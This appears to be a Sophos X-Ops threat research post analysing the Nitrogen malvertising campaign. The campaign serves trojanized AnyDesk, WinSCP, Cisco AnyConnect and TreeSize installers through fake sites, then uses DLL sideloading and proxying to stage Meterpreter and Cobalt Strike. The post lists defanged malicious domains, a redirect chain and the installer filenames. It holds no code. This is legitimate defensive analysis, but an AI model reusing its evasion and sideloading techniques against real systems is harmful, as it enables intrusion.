Into the tank with Nitrogen

news.sophos.com/en-us/2023/07/26/into-the-tank-with-nitrogen/

July 26, 2023

Updated 19:35 UTC, 26 July 2023 to add information about additional research available on Nitrogen.

In mid-June, Sophos X-Ops identified a previously unreported initial-access malware campaign leveraging malicious advertising (malvertising) and impersonating legitimate software to compromise business networks.

This campaign – which we have dubbed **Nitrogen** based on strings found in the code – is a primarily opportunistic attack campaign abusing Google and Bing ads to target users seeking certain IT tools, with the goal of gaining access to enterprise environments to deploy second-stage attack tools such as Cobalt Strike.

Sophos X-Ops has observed the Nitrogen campaign targeting several organizations in the technology and non-profit sectors in North America. Though Sophos mitigated the infections before further hands-on-keyboard activity occurred, we assess it is likely that the threat actors mean to leverage this infection chain to stage compromised environments for

ransomware deployment. This assessment is corroborated by recent research from Trend Micro stating it has observed a similar infection chain that led to a BlackCat (aka ALPHV) ransomware infection.

After releasing this post, Sophos X-Ops became aware of additional research on Nitrogen that we were not aware of during our research. That research is by Esentire and can be found here.




Figure 1: An overview of the observed Nitrogen infection chain

In this article, we'll briefly walk through the infection process, which begins when a user searches for certain popular software packages on Google or Bing. Since there are subtle differences in how this stage goes, we have included three examples of different search-to-infection chains, which includes a twist designed to troll investigators. We then turn to a detailed description of how the malware operates and what happens once the infected file has been downloaded. (A list of MITRE ATT&CK techniques seen in this attack chain is provided at the end of the article.)

Nitrogen Malware Family

While investigating this campaign, X-Ops analysts uncovered a new initial access malware family called Nitrogen. The name derives from the components and debug information we found in the samples, which indicate that the developers refer to this project as Nitrogen or

Nitronet. The names of these components also indicate a relation to the Metasploit Framework (MSF), which is leveraged in the Nitrogen campaign to generate the reverse shell scripts used in NitrogenStager.

The main components use the following class names:


- NitrogenStager
- MsfPythonStager
- NitronetNativeStager
- NitroInstaller

Infection chain

The observed infection chain starts with malvertising via Google and Bing Ads to lure users to compromised WordPress sites and phishing pages impersonating popular software distribution sites, where they are tricked into downloading trojanized ISO installers.

When downloaded, the installers sideload the malicious NitrogenInstaller DLL containing a legitimate software application bundled with a malicious Python execution environment. The Python package uses Dynamic Link Library (DLL) preloading to execute the malicious NitrogenStager file, which connects to the threat actor's command-and-control (C2) servers to drop both a Meterpreter shell and Cobalt Strike Beacons onto the targeted system. Throughout the infection chain, the threat actors use uncommon export forwarding and DLL preloading techniques to mask their malicious activity and hinder analysis.

The infection chain involves multiple stages and components, which are still under analysis at this writing. The following diagram illustrates our current understanding.






Figure 2: A portion of the Nitrogen infection chain in greater detail

Initial infection

The Nitrogen malvertising campaign leverages Google and Bing Pay-per-Click (PPC) advertisements to impersonate legitimate-looking websites and trick users into downloading malicious Windows Installer files.

Specifically, the campaign appears to be targeting information technology (IT) users, as the advertised sites impersonate popular software such as **AnyDesk** (a remote desktop application), **WinSCP** (an SFTP/FTP client for Windows), and **Cisco AnyConnect VPN** installers. In one Managed Detection and Response (MDR) case, we also observed the campaign leverage a trojanized installer for **TreeSize Free**, which is a free-disk-space manager. These applications are often used for business-related purposes, so it is likely the threat actors chose to impersonate these installers to try to gain access to enterprise networks.

X-Ops analysts have found several trojanized installers deploying the Nitrogen malware package. The filenames used by those installers are listed below. We provide the relevant hashes in the IoC file on our GitHub; note that some filenames were used by more than one trojanized installer.

- AnyDesk.iso
- AnyDesk_v7.1.11.iso
- AnyDesk_v7.1.iso
- cisco-anyconnect-4.iso
- TreeSizeFreeSetup.iso
- winscp.iso
- WinSCP_setup.iso
- WinSCP-5.21.8-Setup.iso
- WinSCP-6.1-Setup.iso

Example: Downloading “WinSCP”

As reported by @malwareinfosec, when a user searches Google for WinSCP, a Google Ad will pop up referencing ‘Secure File Transfer – For Windows’ on the site softwareinteractivo[.]com, which is a phishing page that impersonates a guidance blog for system administrators. In our investigation, we observed the searches that redirect in this fashion appear to be geographically limited, but the overall pattern of those limitations is unclear. Our investigations have made us aware of hundreds of brands co-opted for malvertising of this sort across multiple campaigns in recent months.




Figure 3: Suspicious softwareinteractivo[.]com site, reached by clicking a malvertisement

When the advertisement on softwareinteractivo[.]com is clicked, it redirects the user to a fake download page for WinSCP 6.1 (winsccp[.]com), which drops a malicious ISO file on the user's computer.




Figure 4: Winsccp[.]com is a malicious website mimicking the real WinSCP download page (winscp.net)

Notably, if a user or researcher tries to directly visit the site winsccp[.]com by typing in the URL instead of going through the ad, it redirects to a YouTube video of Rick Astley's classic "Never Gonna Give You Up" – effectively rick-rolling researchers. We assess the phishing site is likely inspecting referrer headers to confirm the user has arrived there via a search engine, which is a tactic commonly observed in malvertising campaigns.




Figure 5: Never gonna give (trolling) up (Image credit: Jerome Segura [@malwareinfosec])

The redirect chain from the ad site (in this case, Google) to the fake website to the malicious .ISO is as follows; we have redacted the arguments for each specific step, though we note that softwareinteractivo passes the Google click identifier (gclid) unchanged:

1. https://www[.]googleadservices[.]com/pagead/[snip]
2. https://softwareinteractivo[.]com/streamlining-team-collaboration-the-power-of-for-seamless-file-sharing/[gclid snip]
3. https://winsccp[.]com/HPVrxkWv?[gclid snip]
4. https://winsccp[.]com/eng/download[.]php
5. https://protemaq[.]com/wp-content/update/iso/6[.]1/tusto/WinSCP-6[.]1-Setup[.]iso

Example: Downloading “Cisco AnyConnect”

In addition to using phishing pages, the threat actors also hosted malware on seemingly compromised WordPress sites, such as mypondsoftware[.]com/cisco (which mimics the legitimate Cisco download site). Notably, all other links on the myponsdsoftware[.]com point to legitimate cisco.com web pages, except for the download link for this particular installer (Cisco AnyConnect Secure Mobility Client v4.x), which directs to a phishing page delivering the malicious Nitrogen package.




Figure 6: A compromised WordPress site (mypondsoftware[.]com) distributing Trojanized Cisco AnyConnect Secure Mobility Client v4.x

Example: Downloading “TreeSize”

Our analysts also uncovered a malvertisement directing users to a download site impersonating JAM Software’s TreeSize Free program, which is primarily used for scanning disk space usage. In the case we observed, it appears the user was searching for tools to clean up their filesystem while debugging QuickBooks, which led them to a series of Bing ads for TreeSize. Though the user first clicked on an advertisement for the legitimate TreeSize Free Jam Software site, they shortly pivoted back to Bing and clicked on a secondary advertisement that directed them to tresize[.]com , which served the malicious ISO. Upon the user downloading the malicious ISO file “TreeSizeFreeSetup.iso” hosted on the WordPress site, it was promptly mounted on the system.

Similar to the other distribution sites we found, when the user navigates to the tresize[.]com domain directly, it redirects to YouTube to display the Rick Astley video.

DLL Sideloading

As noted above, when the users download the trojanized installers, they drop as ISO images on the infected computer. These files then mount in Windows Explorer and can be mapped to a drive, where the content will be available in that drive.

One of the files inside the ISO image is the msiexec.exe Windows tool, renamed to install.exe or setup.exe. When executed, the renamed msiexec.exe sideloads the malicious msi.dll (NitrogenInstaller) file stored in the same image.




Figure 7: Content of the trojanized installers

Dynamic link library (DLL) sideloading is a popular tactic used by threat actors to mask malicious activity under the guise of a legitimate process. Typically, threat actors attempt to avoid error messages by inserting dummy functions into the sideloaded DLLs for the exports needed by the clean loader executable. In rare cases — such as when the DLL is an open-source component and can be easily recompiled by the attackers — the malicious DLL may implement the full functionality of the original legitimate DLL.

In this Nitrogen campaign, however, the threat actors use another tactic that is less commonly seen in sideloading attempts: using DLL proxying by forwarding exported functions (except for the main function MsiLoadStringW that contains the malicious code) to the legitimate msi.dll that resides in the system directory. Though DLL proxying is not a particularly novel technique, it typically occurs in DLL hijacking attacks rather than in DLL sideloading or preloading.




Figure 8: Exported functions of msi.dll

NitrogenInstaller

The sideloaded msi.dll file – which the threat actors call NitrogenInstaller – proceeds to drop a clean installer for the legitimate decoy application (e.g., Inno installer for WinSCP) alongside two Python packages: a legitimate Python archive and a trojanized Python package in an encrypted file of 8-10MB containing the malicious python310.dll file (NitrogenStager). The latter is encrypted with the AES CBC algorithm, with the encryption key hardcoded in the installer DLL.




Figure 9: Installation of the benign WinSCP dropped by NitrogenInstaller; appears normal, but in the background, there are unwanted passengers

